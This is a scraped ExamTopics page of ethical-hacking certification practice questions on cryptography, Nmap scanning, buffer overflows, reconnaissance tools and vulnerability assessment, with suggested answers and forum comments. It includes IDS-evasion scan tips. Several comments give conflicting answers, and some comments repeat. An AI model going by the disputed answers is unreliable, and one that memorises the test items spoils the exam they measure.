EXAMTOPICS

-Expert Verified, Online, **Free**.



CERTIFICATION TEST

-CertificationTest.net - Cheap & Quality Resources With Best Support

Question #1 *Topic 1*

In this form of encryption algorithm, every individual block contains 64-bit data, and three keys are used, where each key consists of 56 bits. Which is this encryption algorithm?

A. IDEA


B. Triple Data Encryption Standard

C. AES

D. MD5 encryption algorithm

Suggested Answer: *B*

Community vote distribution



Bobbb90 Highly Voted 8 months, 2 weeks ago

I confirm, set of the exam questions have changed.

upvoted 5 times

kalki9999 Most Recent 6 months ago

This is the right answer

upvoted 1 times

wayne60702 7 months, 3 weeks ago

I took the exam on 20260118 , but none of the practice questions I studied showed up.

upvoted 3 times

935f9c3 8 months, 4 weeks ago

The exam questions have changed today!

upvoted 4 times

annamari 1 year ago

B is correct answer. for more details see the study material of E X A M 4 L E A D

upvoted 2 times

lopesjaf 1 year, 1 month ago

This matches Triple Data Encryption Standard (Triple DES), which applies the DES algorithm three times with three different 56-bit keys.

upvoted 1 times

gift33h 1 year, 2 months ago

it is clear that it uses three keys which is triple

upvoted 1 times

ashu18 1 year, 3 months ago

In Data Encryption Standard (DES) by applying it three times to each data block. Here's how it works: Encrypts the data with the first 56-bit key. Decrypts the output using the second 56-bit key. Encrypts it again with the third 56-bit key. This triple-layer approach makes it significantly more secure than standard DES, though it's largely been replaced by more modern algorithms like AES (Advanced Encryption Standard).

upvoted 1 times

Jasper_Ng 1 year, 4 months ago

In Triple DES, each data block is 64 bits. It uses three keys, each of 56 bits (though the keys are often provided as 64 bits with 8 bits used for parity, effectively 56 bits).

upvoted 1 times

n19htf4ll 1 year, 4 months ago

Characteristics of Triple DES (3DES): - It operates on 64-bit blocks of data - It uses three 56-bit keys (K1, K2, and K3), effectively providing a key length of up to 168 bits - The encryption process involves three operations: encrypting with K1, decrypting with K2, and encrypting again with K3 (Encrypt-Decrypt-Encrypt or EDE mode)

upvoted 1 times

srk970313 1 year, 6 months ago

B is the correct answer.

upvoted 1 times

lotusLettiva 1 year, 6 months ago

AES encryption

upvoted 1 times

Osanyindoro 1 year, 7 months ago

Characteristics of Triple DES (3DES). -- It operates on 64-bit blocks of data. -- It uses three 56-bit keys (K1, K2, and K3), effectively providing a key length of up to 168 bits. -- The encryption process involves three operations: encrypting with K1, decrypting with K2, and encrypting again with K3 (Encrypt-Decrypt-Encrypt or EDE mode).

upvoted 3 times

935f9c3 1 year, 8 months ago

B. Triple Data Encryption Standard

upvoted 1 times

Question #2 *Topic 1*

John is investigating web-application firewall logs and observers that someone is attempting to inject the following:

What type of attack is this?

```
char buff[10];
buff[10] = ‘a’;
```

A. SQL injection


B. Buffer overflow

C. CSRF

D. XSS

Suggested Answer: *B*

Community vote distribution



suraj028 Most Recent 11 months, 2 weeks ago

Buffer overflow

upvoted 1 times

lopesjaf 1 year, 1 month ago

Buffer Overflow attack — where data is written beyond the boundaries of a buffer, potentially overwriting memory and leading to system compromise.

upvoted 1 times

Jasper_Ng 1 year, 4 months ago

In C, an array like char buff[10] has valid indices from 0 to 9 — that's 10 elements. buff[10] is out of bounds — it's the 11th element, which does not exist.

upvoted 2 times

n19htf4ll 1 year, 4 months ago

'buff' is a 10 characters long string (from 0 to 9) and the user is trying to write the 11th position, which is over its last position. So the right answer is B. overflow

upvoted 3 times

nicejob 1 year, 7 months ago

buffer overflow, it not possible is sqli

upvoted 1 times

Osanyindoro 1 year, 7 months ago

The answer is B (buffer overflow) Reasons: The buffer buff is defined to hold 10 elements (indices 0 through 9). Writing to buff[10] attempts to access memory beyond the allocated buffer size. This can lead to overwriting adjacent memory, potentially corrupting data, crashing the application, or enabling the execution of malicious code.

upvoted 4 times

Booict 1 year, 7 months ago

the answer is B and not A. Ignore my previous answer

upvoted 1 times

Booict 1 year, 7 months ago

SQL injection attack involves inserting malicious SQL code into a web application's input fields to manipulate the database

upvoted 1 times

Question #3 *Topic 1*

John, a professional hacker, performs a network attack on a renowned organization and gains unauthorized access to the target network. He remains in the network without being detected for a long time and obtains sensitive information without sabotaging the organization.
Which of the following attack techniques is used by John?

A. Insider threat

B. Diversion theft

C. Spear-phishing sites

D. Advanced persistent threat

Suggested Answer: *D*

Community vote distribution

D (100%)

ovy78DE Most Recent 3 months, 2 weeks ago

APT Advancet persistent threat

upvoted 1 times

lopesjaf 1 year, 1 month ago

These are key characteristics of an Advanced Persistent Threat (APT) — a stealthy, continuous hacking process typically performed by skilled attackers to gain and maintain access to a network over an extended period.

upvoted 1 times

Jasper_Ng 1 year, 4 months ago

Sophisticated tools and methods used. Maintains access over time without detection. Real and targeted — usually against big organizations.

upvoted 1 times

n19htf4ll 1 year, 4 months ago

he is acting as an advanced persistent threat or APT

upvoted 1 times

Osanyindoro 1 year, 7 months ago

Advanced Persistent Threat (APT) refers to an attack where a threat actor gains unauthorised access to a network and remains undetected for an extended period.

upvoted 2 times

Question #4 *Topic 1*

You are attempting to run an Nmap port scan on a web server. Which of the following commands would result in a scan of common ports with the least amount of noise in order to evade IDS?

A. nmap -A - Pn

B. nmap -sP -p-65535 -T5

C. nmap -sT -O -T0

D. nmap -A --host-timeout 99 -T1

Suggested Answer: *C*

Community vote distribution

C (93%)

Arbie Most Recent 8 months ago

nmap -sT -O -T0 = avoids aggressive scanning, uses the slowest timing template (-T0), and therefore produces the least IDS-detectable noise.

upvoted 1 times

lopesjaf 1 year, 1 month ago

Although -sT isn't the stealthiest compared to -sS, the -T0 makes it very slow and less likely to trigger IDS. But ideally, you would remove -O as well for better stealth.

upvoted 1 times

e30b32d 1 year, 3 months ago

| Template | Name | Speed | Stealth | Use Case | | -------- | ---------- | --------- | ------------ | ---------------------------------- | | `-T0` | Paranoid | Very slow | Very stealthy | IDS evasion, ultra stealth | | `-T1` | Sneaky | Slow | Stealthy | Low-traffic networks | | `-T2` | Polite | Moderate | Reduced load | Scanning during work hours | | `-T3` | Normal | Default | Balanced | Default scan setting | | `-T4` | Aggressive | Fast | Noisy | Fast scans on stable networks | | `-T5` | Insane | Very fast | Very noisy | Very fast, but likely to trigger IDS |

upvoted 4 times

e30b32d 1 year, 3 months ago

When you're trying to evade Intrusion Detection Systems (IDS), your goal is to reduce noise and avoid triggering alerts. Here's why option C is the best among the given: -sT: This is a TCP connect scan. While it's more detectable than a stealth SYN scan (-sS), it may blend in better with normal traffic in some networks. -O: Enables OS detection which does generate more traffic, but since all options include some level of detail gathering, this is acceptable here. -T0: This sets the timing template to the slowest (Paranoid), making the scan very slow but low and stealthy, thus minimizing noise and helping evade IDS.

upvoted 3 times

d503c75 1 year, 3 months ago

Nmap have 6 templates, and the -T0 -> paranoid and -T1 -> sneaky, are used to IDS evasion (set nmap to scan very slowly).

upvoted 1 times

NikoTomas 1 year, 6 months ago

Correct: C T0 = timing template serializing the scan so only one port is scanned at a time, and waiting 5 minutes between sending each probe. T1 and T2 are similar but they only wait 15 seconds and 0.4 seconds, respectively, between probes. T3 is Nmap's default behavior, which includes parallelization. D is NOT correct: --host-timeout (Give up on slow target hosts after the timeout) = amount of time you are willing to wait. For example, specify 30m to ensure that Nmap doesn't waste more than half an hour on a single host. Note that Nmap may be scanning other hosts at the same time during that half an hour, so it isn't a complete loss. A host that times out is skipped. No port table, OS detection, or version detection results are printed for that host. Source: https://nmap.org/book/man-performance.html

upvoted 4 times

AY_Tseng 1 year, 6 months ago

selete D

upvoted 1 times

Question #5 *Topic 1*

This wireless security protocol allows 192-bit minimum-strength security protocols and cryptographic tools to protect sensitive data, such as GCMP-256, HMAC-SHA384, and ECDSA using a 384-bit elliptic curve.
Which is this wireless security protocol?

A. WPA3-Personal

B. WPA3-Enterprise

C. WPA2-Enterprise

D. WPA2-Personal

Suggested Answer: *B*

Community vote distribution

B (100%)

supunabeysinghe Most Recent 11 months, 1 week ago

192-bit minimum-strength security → Specific to WPA3-Enterprise in its "192-bit security suite." GCMP-256 (Galois/Counter Mode Protocol with 256-bit key) → Encryption mechanism used. HMAC-SHA384 → Integrity/authentication. ECDSA with a 384-bit elliptic curve → Strong public key cryptography for authentication. So, the correct answer is: WPA3-Enterprise (192-bit security mode).

upvoted 1 times

lopesjaf 1 year, 1 month ago

These are all features of WPA3-Enterprise in 192-bit security mode, which is designed for high-security environments (e.g., government or defense networks).

upvoted 1 times

agastya_5272 1 year, 6 months ago

its a B

upvoted 3 times

Question #6 *Topic 1*

What are common files on a web server that can be misconfigured and provide useful information for a hacker such as verbose error messages?

A. httpd.conf


B. administration.config

C. php.ini

D. idq.dll

Suggested Answer: *C*

Community vote distribution



7b9b4f7 Most Recent 7 months, 1 week ago

Regarding to the CEH training documentation, two common files for misconfigurations are httpd.conf and php.ini, however, looking at which file can give "verbose error messages" - this is php.ini "display_error = On log_error = On error_log = syslog ignore_repeated_errors = Off" Src. php.ini file content

upvoted 1 times

jperlorx 7 months, 2 weeks ago

Un servidorWeb deberia ser httpd.conf y no php.ini que es el fichero de cofiguracion de php

upvoted 1 times

Arbie 8 months ago

The PHP configuration file directly controls: display_errors, error_reporting, logging behavior, module settings, and file paths. If misconfigured (e.g., display_errors = On), it can expose verbose PHP error messages, full paths, and sensitive internal details to users.

upvoted 1 times

supunabeysinghe 11 months, 1 week ago

Correct answers: A) httpd.conf and C) php.ini. httpd.conf — Apache web server configuration; misconfigurations (like enabled directory listing, weak permissions, or revealing error pages) can expose paths and settings. php.ini — PHP configuration; settings such as display_errors and error_reporting control verbose error output that can leak stack traces, file paths, and sensitive data. B (administration.config) and D (idq.dll) are not standard/common web-server config files for causing verbose error disclosures.

upvoted 2 times

lopesjaf 1 year, 1 month ago

C. php.ini Main configuration file for PHP. Controls settings like error_reporting, display_errors, and exposing PHP info. If misconfigured (e.g., display_errors = On in production), can show detailed error messages, file paths, and more. □□□ Most directly relevant to verbose error messages.

upvoted 2 times

faaar 1 year, 4 months ago

A. httpd.conf Explanation: httpd.conf – This is the main configuration file for the Apache HTTP Server. If misconfigured (e.g., enabling verbose error messages, directory listing, or exposing server-side paths), it can leak sensitive information to an attacker. php.ini – This file controls PHP behavior. While also important, it's less likely to directly control web server-level verbose errors unless PHP errors are enabled (display_errors = On), which can also be risky. administration.config – Not a standard or commonly known web server config file. idq.dll – This is a Microsoft Internet Information Services (IIS) file related to Index Server, and was notably associated with older exploits like Code Red II, but it's not a configuration file in itself.

upvoted 2 times

NikoTomas 1 year, 6 months ago

Correct: C (php.ini) If the php.ini or wp-config . php file is exposed and writable, attackers can modify their settings to manipulate the behavior of your web application... This can lead to: • Disabling security features, such as turning off error reporting or enabling dangerous PHP functions • Enabling or disabling extensions, which can affect the functionality of your application • Modifying logging settings to cover their tracks or store sensitive information ... https://www.linkedin.com/pulse/dangers-exposing-phpini-wp-configphp-configuration-files-bojan-vasic/ Can be A (httpd.conf) also correct? httpd.conf is Apache config, but the question is asking about config file ON the web server (not OF the web server) and file php.ini is for sure stored ON the web server and it is possible to enable verbose logging in php.ini. In httpd.conf is only one ErrorLog directive for Apache which refers to file log - https://httpd.apache.org/docs/2.4/mod/core.html

upvoted 3 times

Question #7 *Topic 1*

Gerard, a disgruntled ex-employee of Sunglass IT Solutions, targets this organization to perform sophisticated attacks and bring down its reputation in the market. To launch the attacks process, he performed DNS footprinting to gather information about DNS servers and to identify the hosts connected in the target network. He used an automated tool that can retrieve information about DNS zone data including DNS domain names, computer names, IP addresses, DNS records, and network Whois records. He further exploited this information to launch other sophisticated attacks.
What is the tool employed by Gerard in the above scenario?

A. Towelroot

B. Knative

C. zANTI

D. Bluto

Suggested Answer: *D*

Community vote distribution



Arbie 8 months ago

Please folks, concentrate on the CEH content. The suggested answers are a bit misleading. While only zANTI is discussed in the CEHv13 handbook, it is used in Hacking Mobile Platforms Module (p:2640). So this one will be eliminated. Towlroot is for Jailbreaking, will be eliminated too, Knative is for Cloud. So got left with BluTo. which I personally dont know much about. But it does the tasks described in the scenario.

upvoted 3 times

supunabeysinghe 11 months, 1 week ago

Selected Answer: C

Ans: C) zANTI zANTI is a mobile (Android) network penetration-testing toolkit that can perform DNS/host discovery, DNS lookups/spoofing, network mapping and WHOIS queries — exactly the kind of automated DNS footprinting described.

A) Towelroot — an Android rooting exploit/tool (created by geohot). It's used to root Android devices, not for DNS/zone enumeration or network footprinting. B) Knative — an open-source Kubernetes-based platform for building serverless apps (event-driven compute). Not a network reconnaissance tool. D) Bluto — not a widely-known DNS/footprinting product/tool in the penetration-testing community (and not a match for automated DNS zone enumeration).

upvoted 2 times

supunabeysinghe 11 months, 1 week ago

Ans: C) zANTI zANTI is a mobile (Android) network penetration-testing toolkit that can perform DNS/host discovery, DNS lookups/spoofing, network mapping and WHOIS queries — exactly the kind of automated DNS footprinting described. A) Towelroot — an Android rooting exploit/tool (created by geohot). It's used to root Android devices, not for DNS/zone enumeration or network footprinting. B) Knative — an open-source Kubernetes-based platform for building serverless apps (event-driven compute). Not a network reconnaissance tool. D) Bluto — not a widely-known DNS/footprinting product/tool in the penetration-testing community (and not a match for automated DNS zone enumeration).Even though Bluto is "not a widely-known DNS/footprinting product/tool", doesn't mean its the incorrect answer....the issue with zANTI is that it was made to perform against mobile network...but the question doesn't state anything about a mobile network, one would have to read that into the question. The correct answer is D (Bluto) b/c it can footprint networks outside of mobile ones.

upvoted 2 times

2c7fd04 Most Recent 6 months, 3 weeks ago

Even though Bluto is "not a widely-known DNS/footprinting product/tool", doesn't mean its the incorrect answer....the issue with zANTI is that it was made to perform against mobile network...but the question doesn't state anything about a mobile network, one would have to read that into the question. The correct answer is D (Bluto) b/c it can footprint networks outside of mobile ones.

upvoted 2 times

lopesjaf 1 year, 1 month ago

These are typical features of Bluto, a DNS information gathering tool used for DNS enumeration, zone transfer testing, and Whois lookups — commonly used in reconnaissance stages.

upvoted 2 times

NikoTomas 1 year, 6 months ago

Correct: D A. Towelroot = tool for rooting Android B. Knative = enables serverless workloads to run on Kubernetes clusters. It makes building and orchestrating containers with Kubernetes faster and easier. Knative (pronounced Kay-NAY-tive) is an extension of the Kubernetes container orchestration platform. C. zANTI = With zANTI 3.0 you can simulate real-world, commonly-used mobile malicious cyber attack techniques D. Bluto = Bluto is a Python-based tool for DNS recon, DNS zone transfer testing, DNS wild card checks, DNS brute forcing, e-mail enumeration and more.

upvoted 2 times

Question #8 *Topic 1*

Tony is a penetration tester tasked with performing a penetration test. After gaining initial access to a target system, he finds a list of hashed passwords.
Which of the following tools would not be useful for cracking the hashed passwords?

A. Hashcat


B. John the Ripper

C. THC-Hydra

D. netcat

Suggested Answer: *D*

Community vote distribution



supunabeysinghe 11 months, 1 week ago
D) netcat Reason: Hashcat and John the Ripper are purpose-built offline password/hash cracking tools. THC-Hydra is an online authentication brute-forcer (useful for cracking passwords against network services, though not ideal for offline hash files). netcat is a general-purpose networking utility (listening/port-forwarding/raw TCP/UDP I/O) and is not a hash-cracking tool.
upvoted 3 times

lopesjaf 1 year, 1 month ago
D. netcat — A networking utility for reading/writing data over network connections. Not a password cracker. Not useful for cracking hashes.
upvoted 2 times

ehsarx 1 year, 6 months ago
Key word is NOT
upvoted 1 times

NikoTomas 1 year, 6 months ago
Correct: D (netcat) - tool for making connections, not cracking anything
upvoted 2 times

bibibi 1 year, 6 months ago
Sorry my bad. "will not be useful" is the key words.
upvoted 1 times

Fafa2502 1 year, 6 months ago
Netcat is not a password cracking tool, this is why it's the anwer D
upvoted 2 times

bibibi 1 year, 6 months ago
Selected Answer: B
netcat is not a password cracking tool.
upvoted 1 times

bibibi 1 year, 6 months ago
netcat is not a password cracking tool.You mean D
upvoted 1 times

2c7fd04 6 months, 3 weeks ago
You mean D
upvoted 1 times

KiranYS 1 year, 6 months ago
Selected Answer: B
A popular CPU-based password cracker
upvoted 1 times

KiranYS 1 year, 6 months ago
A popular CPU-based password crackerRight, which is why B is the incorrect answer...not useful is what we're looking for. Answer is D
upvoted 1 times

2c7fd04 Most Recent 6 months, 3 weeks ago

Right, which is why B is the incorrect answer...not useful is what we're looking for. Answer is D

upvoted 1 times

JOHNBOO 1 year, 8 months ago

D is the correct option

upvoted 3 times

BLJ90 1 year, 8 months ago

The correct answer is D: netcat, not B!

upvoted 3 times

Question #9 *Topic 1*

Which of the following Google advanced search operators helps an attacker in gathering information about websites that are similar to a specified target URL?

A. [inurl:]

B. [info:]

C. [site:]

D. [related:]

Suggested Answer: *D*

Community vote distribution

D (100%)

lopesjaf Most Recent 1 year, 1 month ago

D. related: — Finds websites related to the specified URL (similar sites).

upvoted 1 times

d503c75 1 year, 3 months ago

The "related:" operator is no longer supported, but this google search operator was previously used to find websites that Google considered similar or related to a specified website.

upvoted 1 times

Question #10 *Topic 1*

You are a penetration tester working to test the user awareness of the employees of the client XYZ. You harvested two employees' emails from some public sources and are creating a client-side backdoor to send it to the employees via email.
Which stage of the cyber kill chain are you at?

A. Reconnaissance


B. Weaponization

C. Command and control

D. Exploitation

Suggested Answer: *B*

Community vote distribution



lopesjaf Most Recent 1 year, 1 month ago
Since you are creating the backdoor to deliver it, you are in the Weaponization stage.
upvoted 1 times

cyb3r321 1 year, 2 months ago
Weaponization
upvoted 1 times

getaseadsss 1 year, 6 months ago
Weaponization
upvoted 1 times

Stephanie0208 1 year, 7 months ago
I changed my mind… Based on the vulnerabilities identified during analysis, the adversary selects or creates a tailored deliverable malicious payload (remote-access malware weapon) using an exploit and a backdoor to send it to the victim. For example, the adversary may send a phishing email to an employee of the target organization, which may include a malicious attachment such as a virus or worm that, when downloaded, installs a backdoor on the system that allows remote access to the adversary.
upvoted 2 times

Stephanie0208 1 year, 7 months ago
You ……are creating a client-side backdoor to send it to the employees via email. However, there is no "Delivery" option. Then I would suggest D. Exploitation. Exploitation After the weapon is transmitted to the intended victim, exploitation triggers the adversary's malicious code to exploit a vulnerability in the operating system, application, or server on a target system. At this stage, the organization may face threats such as authentication and authorization attacks, arbitrary code execution, physical security threats, and security misconfiguration. Activities of the adversary include the following: o Exploiting software or hardware vulnerabilities to gain remote access to the target system
upvoted 1 times

MHafizC 1 year, 7 months ago
It's weaponization. The stage preparing tools after gathering enough information.
upvoted 2 times

cb56e21 1 year, 7 months ago
It is weaponization
upvoted 1 times

935f9c3 1 year, 8 months ago
B. Weaponization
upvoted 3 times

JOHNBOO 1 year, 8 months ago
B Weaponization is the correct option
upvoted 2 times

Question #11 *Topic 1*

While performing an Nmap scan against a host, Paola determines the existence of a firewall. In an attempt to determine whether the firewall is stateful or stateless, which of the following options would be best to use?

A. -sA

B. -sX

C. -sT

D. -sF

Suggested Answer: *A*

Community vote distribution

A (100%)

lopesjaf 1 year, 1 month ago

-sA (ACK scan): Sends ACK packets to see if the firewall tracks connection states. A stateful firewall will drop unsolicited ACK packets (no connection state), so ports appear filtered. A stateless firewall (or no firewall) may respond differently. This is commonly used to detect firewall behavior.

upvoted 2 times

e30b32d 1 year, 3 months ago

-sA (ACK scan) is specifically designed to determine firewall rules and to detect whether a firewall is stateful or stateless.

upvoted 1 times

NikoTomas 1 year, 6 months ago

Selected Answer: A

Correct: A = TCP ACK Scan (-sA) Special scan - never determines open (or even open|filtered) ports. It is used to map out firewall rulesets, determining whether they are stateful or not and which ports are filtered.

https://nmap.org/book/scan-methods-ack-scan.html

TCP Connect Scan (-sT) By default used when default SYN scan (-sS) is not an option due to missing raw packet privileges or scanning IPv6 networks. Instead of writing raw packets, Nmap asks the underlying OS to establish a connection by "connect" system call.

https://nmap.org/book/scan-methods-connect-scan.html

TCP FIN, NULL, and Xmas Scans (-sF, -sN, -sX):

Null scan (-sN) - Does not set any bits (TCP flag header is 0) FIN scan (-sF) - Sets just the TCP FIN bit. Xmas scan (-sX) - Sets the FIN, PSH, and URG flags, lighting the packet up like a Christmas tree. - scanning systems compliant with this RFC text, any packet not containing SYN, RST, or ACK bits will result in a returned RST if the port is closed and no response at all if the port is open.

https://nmap.org/book/scan-methods-null-fin-xmas-scan.html

upvoted 2 times

NikoTomas 1 year, 6 months ago

Correct: A = TCP ACK Scan (-sA) Special scan - never determines open (or even open|filtered) ports. It is used to map out firewall rulesets, determining whether they are stateful or not and which ports are filtered. https://nmap.org/book/scan-methods-ack-scan.html TCP Connect Scan (-sT) By default used when default SYN scan (-sS) is not an option due to missing raw packet privileges or scanning IPv6 networks. Instead of writing raw packets, Nmap asks the underlying OS to establish a connection by "connect" system call. https://nmap.org/book/scan-methods-connect-scan.html TCP FIN, NULL, and Xmas Scans (-sF, -sN, -sX): Null scan (-sN) - Does not set any bits (TCP flag header is 0) FIN scan (-sF) - Sets just the TCP FIN bit. Xmas scan (-sX) - Sets the FIN, PSH, and URG flags, lighting the packet up like a Christmas tree. - scanning systems compliant with this RFC text, any packet not containing SYN, RST, or ACK bits will result in a returned RST if the port is closed and no response at all if the port is open. https://nmap.org/book/scan-methods-null-fin-xmas-scan.htmlAdditional info: TCP SYN (Stealth) Scan (-sS) SYN scan is the default and most popular scan option for good reason. It can be performed quickly, scanning thousands of ports per second on a fast network not hampered by intrusive firewalls. SYN scan is relatively unobtrusive and stealthy, since it never completes TCP connections.Right, just not the correct answer for this question....correct answer is A as SYN scan isn't used for determining FW rules per Nmap

upvoted 2 times

NikoTomas 1 year, 6 months ago

Additional info: TCP SYN (Stealth) Scan (-sS) SYN scan is the default and most popular scan option for good reason. It can be performed quickly, scanning thousands of ports per second on a fast network not hampered by intrusive firewalls. SYN scan is relatively unobtrusive and stealthy, since it never completes TCP connections.Right, just not the correct answer for this question....correct answer is A as SYN scan isn't used for determining FW rules per Nmap

upvoted 2 times

NikoTomas 1 year, 6 months ago

Additional info:

TCP SYN (Stealth) Scan (-sS) SYN scan is the default and most popular scan option for good reason. It can be performed quickly, scanning thousands of ports per second on a fast network not hampered by intrusive firewalls. SYN scan is relatively unobtrusive and stealthy, since it never completes TCP connections.

upvoted 2 times

2c7fd04 Most Recent 6 months, 3 weeks ago

Right, just not the correct answer for this question....correct answer is A as SYN scan isn't used for determining FW rules per Nmap

upvoted 1 times

Question #12 *Topic 1*

A newly joined employee, Janet, has been allocated an existing system used by a previous employee. Before issuing the system to Janet, it was assessed by Martin, the administrator. Martin found that there were possibilities of compromise through user directories, registries, and other system parameters. He also identified vulnerabilities such as native configuration tables, incorrect registry or file permissions, and software configuration errors.
What is the type of vulnerability assessment performed by Martin?

A. Database assessment

B. Host-based assessment

C. Credentialed assessment

D. Distributed assessment

Suggested Answer: *B*

Community vote distribution

B (100%)

suraj028 Most Recent 11 months, 2 weeks ago

Host Based Assessment

upvoted 1 times

lopesjaf 1 year, 1 month ago

B. Host-based assessment: Targets a specific host/system, checking its files, registries, permissions, configs. □ Matches the description.

upvoted 1 times

sivashankar007 1 year, 4 months ago

A host-based vulnerability assessment involves scanning and analyzing an individual system (host) for vulnerabilities such as: Misconfigured system settings Incorrect file or registry permissions Insecure user directories Software configuration issues Local privilege escalation paths

upvoted 1 times

Kkuk123___ 1 year, 4 months ago

Answer : B

upvoted 2 times

Question #13 *Topic 1*

Jane, an ethical hacker, is testing a target organization's web server and website to identify security loopholes. In this process, she copied the entire website and its content on a local drive to view the complete profile of the site's directory structure, file structure, external links, images, web pages, and so on. This information helps Jane map the website's directories and gain valuable information.
What is the attack technique employed by Jane in the above scenario?

A. Session hijacking

B. Website mirroring

C. Website defacement

D. Web cache poisoning

Suggested Answer: *B*

Community vote distribution

B (100%)

suraj028 Most Recent 11 months, 2 weeks ago
Website Mirroring
upvoted 1 times

lopesjaf 1 year, 1 month ago
B. Website mirroring: Copying the entire website locally for offline analysis. ✔ Matches the description.
upvoted 1 times

jonekool 1 year, 4 months ago
Copying an entire website to a local drive is website mirrriong
upvoted 1 times

john7588 1 year, 4 months ago
This process involves creating a complete replica of a website, including its structure and content. Jane's action of copying the entire website to analyze it aligns perfectly with this definition.
upvoted 1 times

Question #14 *Topic 1*

An organization is performing a vulnerability assessment for mitigating threats. James, a pen tester, scanned the organization by building an inventory of the protocols found on the organization's machines to detect which ports are attached to services such as an email server, a web server, or a database server. After identifying the services, he selected the vulnerabilities on each machine and started executing only the relevant tests.
What is the type of vulnerability assessment solution that James employed in the above scenario?

A. Service-based solutions


B. Product-based solutions

C. Tree-based assessment

D. Inference-based assessment

Suggested Answer: *D*

Community vote distribution



SNimlaka Highly Voted 1 year, 7 months ago

Inference-Based Assessment: In an inference-based assessment, scanning starts by building an inventory of the protocols found on the machine. After finding a protocol, the scanning process starts to detect which ports are attached to services, such as an email server, web server, or database server. After finding services, it selects vulnerabilities on each machine and starts to execute only those relevant tests. Page 582

upvoted 10 times

hwaa Most Recent 1 month, 1 week ago

Service-based solutions focus on identifying the specific services running on a target system and then running vulnerability tests specifically designed for those services. This matches James's approach of mapping ports to services (email, web, DB) before testing.

upvoted 1 times

melis48 6 months, 2 weeks ago

James first identified running services by scanning ports and protocols (e.g., email, web, database). Then he executed only the vulnerability tests relevant to those detected services. That workflow is exactly how service-based vulnerability assessments operate — they tailor checks based on what services are actually present.

upvoted 1 times

Arbie 8 months ago

Inference-Based Assessment: Module 5 p:582: In an inference-based assessment, scanning starts by building an inventory of the protocols found on the machine. After finding a protocol, the scanning process starts to detect which ports are attached to services, such as an email server, web server, or database server. After finding services, it selects vulnerabilities on each machine and starts to execute only those relevant tests.

upvoted 1 times

Junah 10 months, 3 weeks ago

James identified services (web, email, DB), then ran service-specific vulnerability tests. In the question, James matched the vulnerabilities directly to the services.

upvoted 2 times

lexvather 11 months, 2 weeks ago

According with the EC Council Official Book - the answer is D , page 428 - Module 5

upvoted 1 times

lopesjaf 1 year, 1 month ago

A. Service-based solutions: Focus on identifying services and testing vulnerabilities relevant to those services. Matches the scenario.

upvoted 3 times

KnightHeart 1 year, 3 months ago

Service-Based Assessment Logic: Service-based solutions prioritize identifying running services (e.g., HTTP, SMTP, SQL) and matching them to known vulnerabilities. This approach aligns with the scenario, where the assessment is driven by service detection and targeted testing.

upvoted 2 times

gohchinwei 1 year, 3 months ago

Inference-Based Assessment: This approach begins by cataloging the protocols present on a machine. Once a protocol is identified, the scanning process detects the associated ports and services, such as an email, web server, or database server. Upon identifying services, it targets specific vulnerabilities on each machine and executes tests that are only relevant to the discovered services.

upvoted 1 times

d503c75 1 year, 3 months ago

Inference-based vulnerability assessment uses a process of inferring potential vulnerabilities by analyzing a system's configuration, security measures, and other factors. It starts by identifying protocols and services, then selects and executes only the relevant tests based on those findings. This approach is more targeted and efficient than scanning for all possible vulnerabilities, reducing the amount of time and resources needed for a scan

upvoted 1 times

sivashankar007 1 year, 4 months ago

Service-based vulnerability assessment solutions focus on: Identifying services running on various ports (e.g., web, email, database). Mapping which protocols are used by each service. Selecting and running relevant vulnerability tests based on the detected services.

upvoted 1 times

john7588 1 year, 4 months ago

This approach focuses on identifying and assessing the services running on different ports. James builds an inventory of protocols to determine which services (like email servers, web servers, and database servers) are available and then executes tests relevant to those specific services. This aligns directly with his methodology.

upvoted 2 times

ehsarx 1 year, 6 months ago

Inference-Based Assessment: This approach begins by cataloging the protocols present on a machine. Once a protocol is identified, the scanning process detects the associated ports and services, such as an email, web server, or database server. Upon identifying services, it targets specific vulnerabilities on each machine and executes tests that are only relevant to the discovered services.

upvoted 1 times

Gentle_Hckr 1 year, 6 months ago

The key point in the scenario is that James identified the services (like email, web, or database servers) and then selected the relevant vulnerabilities for each service. This approach is characteristic of service-based solutions, where vulnerabilities are chosen based on the specific services identified on the machine. In Inference-Based Assessment, there would typically be more of a focus on deducing or inferring vulnerabilities from the services, rather than directly selecting known vulnerabilities tied to those services. So, based on the scenario, A. Service-based solutions is the correct choice.

upvoted 2 times

Question #15 *Topic 1*

Taylor, a security professional, uses a tool to monitor her company's website, analyze the website's traffic, and track the geographical location of the users visiting the company's website.
Which of the following tools did Taylor employ in the above scenario?

A. Webroot


B. Web-Stat

C. WebSite-Watcher

D. WAFW00F

Suggested Answer: *B*

Community vote distribution



sksupto Most Recent 2 months, 2 weeks ago

A. WebRoot = for Malware Detection B. Web-Stat = for Monitoring Website Traffic & Live Visitors Map C. WeSite-Watcher = for Monitoring Web Pages for updates and changes D. WAFW00F = for Detecting Web Application Firewalls.

upvoted 1 times

lexvather 11 months, 2 weeks ago

Web Stat correct

upvoted 2 times

lopesjaf 1 year, 1 month ago

B. Web-Stat — A website analytics tool that monitors traffic, analyzes visitors, and tracks geographical location. □ Matches the description.

upvoted 2 times

NikoTomas 1 year, 6 months ago

Correct: B (web-stat) A. Webroot = Malware detection SW B. Web-Stat = Web-Stat detects all your visitors in real time, and records detailed information about your traffic, shown in beautiful, easy to understand graphs and reports. C. WebSite-Watcher = monitors all kind of web pages and highlights all changes in the page. PDF/Word/Excel documents are automatically converted into HTML format, so you can use all available features to monitor these documents. C. WAFW00F = open-source Python tool that can fingerprint a lot of different WAF, by sending a normal HTTP request and then doing the automated analysis of the response, to identify which WAF is sitting in front of the Web Application.

upvoted 3 times

sky9te 1 year, 6 months ago

web-stat is a service that allows you to track and analyze website traffic in real-time

upvoted 1 times

Question #16 *Topic 1*

